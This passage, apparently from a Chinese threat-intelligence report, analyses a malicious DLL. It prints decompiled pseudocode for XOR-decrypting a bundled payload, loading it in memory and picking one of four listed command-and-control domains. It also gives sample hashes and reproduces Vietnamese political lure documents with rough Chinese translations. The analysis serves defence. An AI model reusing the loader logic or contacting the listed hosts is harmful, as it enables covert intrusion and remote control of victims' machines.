26    v3 = (LPCWSTR *)CommandLineToArgvW(v1, &pNumArgs);
27    if ( v3 )
28    {
29      flOldProtect = 0;
30      if ( VirtualProtect(v1, v2, 4u, &flOldProtect) )
31      {
32        memset(v1, 0, v2);
33        lstrcatW(v1, *v3);
34      }
35    }
36  }
37  GetModuleFileNameW(hModule, &Buffer, 0x104u);
38  PathRemoveExtensionW(&Buffer);
39  if ( !sub_10001480(&Buffer) )
40    ExitProcess(0);
41  return SleepEx(0xFFFFFFFF, 0);
42}
```


进入 sub_10001480 函数内，会解密出该文件的内容，并在内存中加载该 PE:

```
1 bool __usercall sub_10001480@<al>(const wchar_t *a1@<eax>)
2 {
3   FILE *v1; // eax
4   FILE *v2; // edi
5   bool v3; // bl
6   int v4; // esi
7   _DWORD *v5; // edi
8   _DWORD *v6; // eax
9   signed int i; // eax
10  FILE *v9; // [esp+Ch] [ebp-4h]
11
12  v1 = _wfopen(a1, L"rb");
13  v2 = v1;
14  v3 = v1 != 0;
15  v4 = 0;
16  v9 = v1;
17  if ( v1 )
18  {
19    fseek(v1, 0, 2);
20    v4 = ftell(v2);
21    v3 = v4 > 0;
22  }
23  v5 = 0;
24  if ( v3 )
25  {
26    v6 = operator new(v4 + 256);
27    v5 = v6;
28    v3 = v6 != 0;
29    if ( v6 )
30    {
31      memset(v6, 0, v4);
32      fseek(v9, 0, 0);
33      fread(v5, 1u, v4, v9);
34    }
35  }
36  if ( v9 )
37    fclose(v9);
38  if ( v3 )
39  {
40    for ( i = 0x10000; i < v4; ++i )
41      *((_BYTE *)v5 + i) ^= *((_BYTE *)v5 + i % 0x10000);
42    v3 = sub_10001360(v5 + 0x4000, v4 - 0x10000);
43  }
44  if ( v5 )
45    operator delete(v5);
46  return v3;
47}
```

```
31    if ( v4 && v5 > v4 && v7 > v5 )
32    {
33      v8 = VirtualAlloc(0, v7 + 4096, 0x1000u, 0x40u);
34      v9 = v8;
35      result = v8 != 0;
36      if ( result )
37      {
38        memset(v9, 0, v7);
39        memcpy(v9, a1, v16);
40        v10 = v9[15];
41        v11 = *(_DWORD *)((char *)v9 + v10 + 40);
42        v12 = (int)v9 + v10;
43        dword_10010C00 = (int)v9;
44        if ( v11 )
45          dword_10010BFC = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))((char *)v9 + v11);
46        if ( *(_WORD *)(v12 + 6) )
47        {
48          v13 = (_DWORD *)(v14 + v12 + 44);
49          v17 = *(unsigned __int16 *)(v12 + 6);
50          do
51          {
52            memcpy((char *)v9 + *(v13 - 2), (char *)a1 + *v13, *(v13 - 1));
53            v13 += 10;
54            --v17;
55          }
56          while ( v17 );
57          v7 = v15;
58        }
59        result = sub_100011D0((int)v9, v7);
60        if ( result )
61        {
62          result = sub_100012B0((int)v9, v15);
63          if ( result )
64          {
65            if ( dword_10010BFC )
66              result = dword_10010BFC(dword_10010C00, 1, 0) != 0;
67          }
68        }
69      }
70    }
```


在内存中解密后的 PE 如图：





DllMain 创建一个线程，执行导出函数 Version，Version 函数里会一直执行远控的函数，失败的话休眠 6s 继续（这里表示休眠 6s 太短了）：

然后会随机生成一个 4 以内的数字，随机选择 C2，如图：




```
73    if ( v17 >= 0x10 )
74      j__free(v15);
75    v3 = v1 % 4;
76    if ( !(v1 % 4) )
77    {
78      v4 = sub_10013BC0((int)&v13);
79      LOBYTE(v25) = 2;
80      v5 = sub_10014050((int)&v15, v4);
81      if ( &v21 != (void **)v5 )
82      {
83        if ( v23 >= 0x10 )
84          j__free(v21);
85        v23 = 15;
86        v22 = 0;
87        LOBYTE(v21) = 0;
88        if ( *(_DWORD *)(v5 + 20) >= 0x10u )
89        {
90          v21 = *(void **)v5;
91          *(_DWORD *)v5 = 0;
92        }
93        else if ( *(_DWORD *)(v5 + 16) != -1 )
94        {
95          memmove(&v21, (const void *)v5, *(_DWORD *)(v5 + 16) + 1);
96        }
97        v22 = *(_DWORD *)(v5 + 16);
98        v23 = *(_DWORD *)(v5 + 20);
99        *(_DWORD *)(v5 + 20) = 15;
100       *(_DWORD *)(v5 + 16) = 0;
101       *(_BYTE *)v5 = 0;
102     }
103     goto LABEL_36;
104   }
105   switch ( v3 )
106   {
107     case 1:
108       v6 = sub_10013B30((int)&v13);
109       LOBYTE(v25) = 3;
110       goto LABEL_32;
111     case 2:
112       v6 = sub_10013A90((int)&v13);
113       LOBYTE(v25) = 4;
114       goto LABEL_32;
115     case 3:
116       v6 = sub_10013A00((int)&v13);
117       LOBYTE(v25) = 5;
118 LABEL_32:
```

其中一个解密 C2 的函数如下：

```
11  v1 = this;
12  v4 = '8<:>';
13  v5 = '$e42';
14  v6 = '"9&>';
15  v7 = '*>m:';
16  v8 = ':';
17  *(_DWORD *)(this + 20) = 15;
18  *(_DWORD *)(this + 16) = 0;
19  *(_BYTE *)this = 0;
20  if ( (_BYTE)v4 )
21    v2 = strlen((const char *)&v4);
22  else
23    v2 = 0;
24  sub_10014A00(v1, &v4, v2);
25  return v1;
26 }
```

回连 4 个域名如下：

images.ucange.com

preload.ointalt.com

maintenance.allidayser.com

report.cottallid.com

通过域名关联到的样本的 hash 如下：


2ea902abe453b70cf77e402cc16eb552

cc7b9ee1b026e16a9d37e3988a714479

e60c35dd36c9f525007955e6b3a88b82

该同源样本中的捆绑文件：

cc7b9ee1b026e16a9d37e3988a714479 捆绑的 office 文件内容如下：



NHÀ SÁNG LẬP MẠNG XÃ HỘI LIVENGUIDE Phản Đối Luật ANM

"…Để vô hiệu hóa "Luật An ninh mạng" của ĐCSVN, trang mạng xã hội LivenGuide đã ra đời.Nó do người Việt Nam lập, dành cho đồng bào Việt Nam. Trang này sử dụng 3 ngôn ngữ: Việt, Anh và Pháp…".Trước bệ bối làm lộ thông tin khách hàng của Facebook, nhiều người dân Việt Nam đã lựa chọn chuyển sang dùng mạng xã hội mới. Phóng viên Báo LDN có cuộc phỏng vấn với Tiến sĩ Lê Trung Tĩnh, một người Việt hiện đang sinh sống tại Pháp và Anh, nhà sáng lập mạng xã hội LivenGuide – một mạng xã hội mới thành lập và được nhiều người quan tâm trong thời gian gần đây.

Người sáng lập LivenGuide - TS. Lê Trung Tĩnh cam kết "quyền tự do ngôn luận"

PV Báo LDN: Mến chào Tiến sĩ Lê Trung Tĩnh, được biết anh là nhà sáng lập mạng xã hội LivenGuide. Xin anh cho biết cơ duyên cũng như động lực nào đã thôi thúc anh thành lập mạng xã hội này?TS. Lê Trung Tĩnh: Thân chào Kiều Phong và quý vị độc giả.

Có thể nói LivenGuide phần nào kết hợp con người hoạt động xã hội và kinh doanh trong tôi. Là người tranh đấu cho công lý và hoà bình trên Biển Đông cũng như cho một nước Việt Nam tự do và dân chủ, tôi ý thức rõ sự cần thiết của việc người Việt cần không chỉ trao đổi với nhau trên mạng mà còn phải gặp gỡ, đi cùng, làm việc cùng, tham gia cùng những hoạt động từ nhỏ đến lớn. Những việc này giúp chúng ta hiểu nhau hơn, tổ chức với nhau tốt hơn và dần dần từ những thay đổi đó sẽ thay đổi xã hội.

Ngoài ra những ngày tháng làm việc tại London, một trung tâm tài chính năng động của thế giới cũng khơi dậy nhiều ý tưởng kinh doanh trong tôi, khi đó đang điều hành một công ty về du lịch và tổ chức hoạt động tại Châu Âu. Tôi nhận thấy được một nhu cầu tự nhiên, một xu hướng cung cấp dịch vụ từ Người đến Người, cắt bỏ các khâu trung gian và rào cản về địa lý.

Từ những ý tưởng ban đầu đó, qua trao đổi với những cộng sự có cùng chí hướng và tâm huyết, tôi đã triển khai và thành lập nên đội ngũ Livenguide, gồm những người tài năng và sáng tạo nhất từ Châu Âu, Mỹ và khắp thế giới để xây dựng nên LivenGuide như hôm nay.

PV Báo LDN: Tiến sĩ Lê Trung Tĩnh có thể cho biết ý nghĩa của tên gọi LivenGuide?

TS. Lê Trung Tĩnh: Tôi cho rằng cuộc đời mỗi con người là một hành trình đẹp và độc đáo. Trên hành trình đó, mỗi chúng ta đều vừa Sống hết mình vừa có thể dẫn đạo cho chính mình và người khác ở những cung đường mình đã quen thuộc hay còn đang khám phá. Đó là lý do tôi chọn tên Live and Guide, hay viết gọn lại thành LivenGuide.


PV Báo LDN: Tiến sĩ có thể cho biết, đặc điểm nổi bật nhất của mạng xã hội LivenGuide là gì?

TS. Lê Trung Tĩnh: LivenGuide thúc đẩy và khuyến khích tối đa mọi Người gặp nhau trong các Hoạt động ngoài đời thực. Có thể nói Hoạt động là tế bào gốc của LivenGuide.

Không chỉ trao đổi, chia sẻ trên mạng như các mạng xã hội khác, Người dùng Livenguide có thể tạo các Hoạt động. Các Hoạt động này có thể là tổ chức một buổi đọc sách chung, dạy nấu ăn, cùng nhau chạy bộ, hay bàn thảo về các việc phải làm để bảo vệ môi trường... Mỗi Người dùng có thể tạo nhiều Hoạt động, các Hoạt động này có thể miễn phí và cũng có thể thu phí.

LivenGuide có các công cụ để mọi Người có thể tìm thấy các Hoạt động của Người khác và quảng bá Hoạt động của mình. Người nào càng tương tác trên LivenGuide thì Hoạt động của họ càng được biết đến, và nhiều người tham gia.

翻译：



NHÀ SÁNG LẬP MẠNG XÃ HỘI LIVENGUIDE Phản Đối Luật ANM

"...Để vô hiệu hóa "Luật An ninh mạng" của ĐCSVN, trang mạng xã hội LivenGuide đã ra đời.Nó do người Việt Nam lập, dành cho đồng bào Việt Nam. Trang này sử dụng 3 ngôn ngữ: Việt, Anh và Pháp...".Trước bê bối làm lộ thông tin khách hàng của Facebook, nhiều người dân Việt Nam đã lựa chọn chuyển sang dùng mạng xã hội mới. Phóng viên Báo LDN có cuộc phỏng vấn với Tiến sĩ Lê Trung Tĩnh, một người Việt hiện đang sinh sống tại Pháp và Anh, nhà sáng lập mạng xã hội LivenGuide – một mạng xã hội mới thành lập và được nhiều người quan tâm trong thời gian gần đây.

Người sáng lập LivenGuide - TS. Lê Trung Tĩnh cam kết "quyền tự do ngôn luận"

PV Báo LDN: Mến chào Tiến sĩ Lê Trung Tĩnh, được biết anh là nhà sáng lập mạng xã hội LivenGuide. Xin anh cho biết cơ duyên cũng như động lực nào đã thôi thúc anh thành lập mạng xã hội này?TS. Lê Trung Tĩnh: Thân chào Kiều Phong và quý vị độc giả.

Có thể nói LivenGuide phần nào kết hợp con người hoạt động xã hội và kinh doanh trong tôi. Là người tranh đấu cho công lý và hoà bình trên Biển Đông cũng như cho một nước Việt Nam tự do và dân chủ, tôi ý thức rõ sự cần thiết của việc người Việt cần không chỉ trao đổi với nhau trên mạng mà còn phải gặp gỡ, đi cùng, làm việc cùng, tham gia cùng những hoạt động từ nhỏ đến lớn. Những việc này giúp chúng ta hiểu nhau hơn, tổ chức với nhau tốt hơn và dần dần từ những thay đổi đó sẽ thay đổi xã hội.

Ngoài ra những ngày tháng làm việc tại London, một trung tâm tài chính năng động của thế giới cũng khơi dậy nhiều ý tưởng kinh doanh trong tôi, khi đó đang điều hành một công ty về du lịch và tổ chức hoạt động tại Châu Âu. Tôi nhận thấy được một nhu cầu tự nhiên, một

社会网络的房子LIVENGUIDE反对ANM法

"...为了禁用CPV的"网络安全法"，社交网站LivenGuide诞生了，它是越南人为越南人创造的。这个页面使用了3种语言：越南语，英语和法语.....".。之前的丑闻揭示了Facebook的客户信息，许多越南人选择转用新的社交网络。 LDN新闻记者采访了目前居住在法国和英国的越南人Le Trung Tinh博士，他是社交网络LivenGuide的创始人，

LivenGuide是一个新成立的社交网络，并且多次感兴趣。最近。

创始人LivenGuide - TS。 Le Trung Tinh承诺"言论自由"

LDN报的报道：向Le Trung Tinh博士问好，他被称为社交网络LivenGuide的创始人。能否请您告诉我您建立这个社交网络的机会和动机是什么？ Le Trung Tinh：亲爱的Kieu Phong和他的读者。

可以说LivenGuide在某种程度上融合了我在社交和商业活动中的人。作为南海正义与和平以及自由民主的越南的有力竞争者，我充分意识到越南人民不仅需要在网上互相沟通，还要满足他们的需求。移除，陪伴，合作，参与从小到大的活动。这些事情有助于我们更好地相互理解，更好地，逐步地从改变社会的变化中相互组织。


除了伦敦的工作日之外，世界上一个充满活力的金融中心也引起了我的许多商业创意，然后经营着一家在欧洲经营的旅游和组织公司。 。我看到了一种自然的需求，一种向人民提供服务的倾向，切断了中间人和地理障碍。

从最初的想法，通过与同一方向和热情的同事讨论，我部署并建立了Livenguide团队，包括来自欧洲，美国和像今天一样在世界各地建立LivenGuide。

LDN的报告：Le Trung Tinh博士能说出LivenGuide这个名字的含义吗？

TS。 Le Trung Tinh：我认为每个人的生活都是美好而独特的旅程。在那段旅程中，我们每个人都能够过自己的生活，引领自己和其他人走在我们熟悉或仍在探索的道路上。这就是为什么我选择Live和Guide这

2ea902abe453b70cf77e402cc16eb552 捆绑的 Office 文件内容如下：



SỰ THẬT PHIÊN TÒA XÉT XỬ GIÁO DÂN LÊ ĐÌNH LƯỢNG

Lê Đình Lượng, sinh năm 1956, là giáo dân giáo xứ Vĩnh Hoà, giáo hạt Kẻ Dừa, giáo phận Vinh. Ông tham gia đấu tranh đấu cho Công lý và Hòa bình, quyền con người cũng như cùng bà con đòi công ty Formosa phải bồi thường cho nạn nhân các tỉnh miền trung sau khi gây ô nhiễm vùng biển này hồi năm 2016. Ông đồng thời cũng là một dân oan bị BND xã Hợp Thành lạm thu thuế, phí nông nghiệp nhiều năm nên ông đã cùng người dân trong xã chống lại bất công.

Ông Lượng bị bắt vào ngày 24/7/2017 khi đang đi xe máy trên đường về sau khi thăm gia đình tù nhân lương tâm Nguyễn Văn Oai ở giáo xứ Yên Hoà, tỉnh Nghệ An.

Nhà hoạt động dân quyền Lê Đình Lượng bị ghép tội "hoạt động nhằm lật đổ chính quyền nhân dân" theo điều 79 bộ luật hình sự cũ năm 1999.

Trước những bất công, các bạn trẻ đã đồng loạt dợ biểu ngữ yêu cầu trả tự do cho Lê Đình Lượng và phản đối phiên toà.

Thực hiện kế hoạch xét xử tháng 8/2018, sáng 16/8/2018, Tòa án nhân dân tỉnh Nghệ An đưa ra xét xử sơ thẩm vụ án Lê Đình Lượng về tội "Hoạt động nhằm lật đổ chính quyền nhân dân".

Tổ chức theo dõi nhân quyền Ân Xá Quốc Tế vào ngày 15 tháng 8 ra thông cáo báo chí trước ngày dự kiến diễn ra phiên xử nhà hoạt động Lê Đình Lượng tại tỉnh Nghệ An. Phiên xử nhà hoạt động Lê Đình Lượng dự kiến sẽ diễn ra tại Tòa án Nhân dân tỉnh Nghệ An vào ngày 16/8.

Ân Xá Quốc Tế yêu cầu Việt Nam phải hủy bỏ phiên xử có động cơ chính trị đối với ông Lê Đình Lượng, một nhà hoạt động vì nhân quyền và môi trường tại Việt Nam.

Bà Clare Algar, Giám đốc Chiến dịch Toàn Cầu của Ân Xá Quốc Tế, cho biết chỉ vì hoạt động ôn hòa cho ngư dân bị tác động bởi thảm họa môi trường biển do nhà máy thép Formosa gây nên mà ông Lê Đình Lượng có thể phải đối diện với án chung thân và thậm chí tử hình. Theo Ân Xá Quốc Tế, đây là một vụ án bất công và có động cơ chính trị, do vậy cần phải bị hủy bỏ và ông Lê Đình Lượng phải được trả tự do ngay lập tức và vô điều kiện.

Hiện cơ quan ngại liệu nhà hoạt động Lê Đình Lượng có được xử một cách công bằng hay không khi mà ông này bị giam giữ hơn một năm và mãi chưa đầy một tháng trước khi phiên tòa diễn ra ông mới được gặp luật sư.

Nhà hoạt động Lê Đình Lượng, 52 tuổi, là một cựu chiến binh và là người tham gia vận động đòi hỏi bồi thường thỏa đáng cho những ngư dân bị tác động bởi thảm họa môi trường biển từ tháng tư năm 2016 do Nhà máy Thép Formosa xả chất độc ra biển.

Thảm họa đó đã dẫn đến một phong trào xã hội vô cùng lớn tại Việt Nam. Từ phong trào này, cơ quan chức năng đã ra tay đàn áp, với việc bắt giữ khoảng 40 người, và khiến hàng chục người khác phải trốn chạy khỏi Việt Nam.

Ngoài việc tham gia đòi hỏi quyền lợi cho ngư dân, ông Lê Đình Lượng còn đấu tranh cho các tù nhân chính trị cũng như phản đối các qui định hạn chế quyền tự do ngôn luận ở Việt Nam.

翻译：


SỰ THẬT PHIÊN TÒA XÉT XỬ GIÁO DÂN
LÊ ĐÌNH LƯỢNG

Lê Đình Lượng, sinh năm 1956, là giáo dân giáo xứ Vĩnh Hoà, giáo hạt Kẻ Dừa, giáo phận Vinh. Ông tham gia đấu tranh đấu cho Công lý và Hòa bình, quyền con người cũng như cùng bà con đòi công ty Formosa phải bồi thường cho nạn nhân các tỉnh miền trung sau khi gây ô nhiễm vùng biển này hồi năm 2016. Ông đồng thời cũng là một dân oan bị BND xã Hợp Thành lạm thu thuế, phí nông nghiệp nhiều năm nên ông đã cùng người dân trong xã chống lại bất công.
